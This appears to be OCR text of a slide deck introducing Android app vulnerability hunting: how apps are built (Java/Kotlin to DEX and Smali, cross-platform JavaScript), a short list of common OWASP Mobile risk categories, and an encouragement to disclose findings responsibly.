VULNERABILITY HUNTING & RESPONSIBLE DISCLOSURE

@BeeFaauBee09

dc441905

Vulnerability Hunting


- Basic Understanding of Android Application
- Different types of android development platform
- Common Vulnerabilities
- Sshh! This is Secret ;)

ASL PLZ?

- Head of Cyber Security at Banking Sector in Pakistan, Security Researcher, Developer


- Mobile, Web applications

- IoT and ARM



@BeeFaauBee09

How it is Cooked?




Android Development

Native (Java/Kotlin)

Cross-Platform (Cordova, Ionic, React etc.)

How it is Cooked?



Java/Kotlin

DEX
Bytecode

DEX
Bytecode


Smali

Javascript Files

@BeeFaauBee09

Common Vulnerabilities


- M2 — Insecure Data Storage
- M3 — Insecure Communication
- M4 — Insecure Authentication
- M6 — Insecure Authorization



Quick Demo, Shall we?

Found something? Lets Responsibly Disclose it!

Exp sure



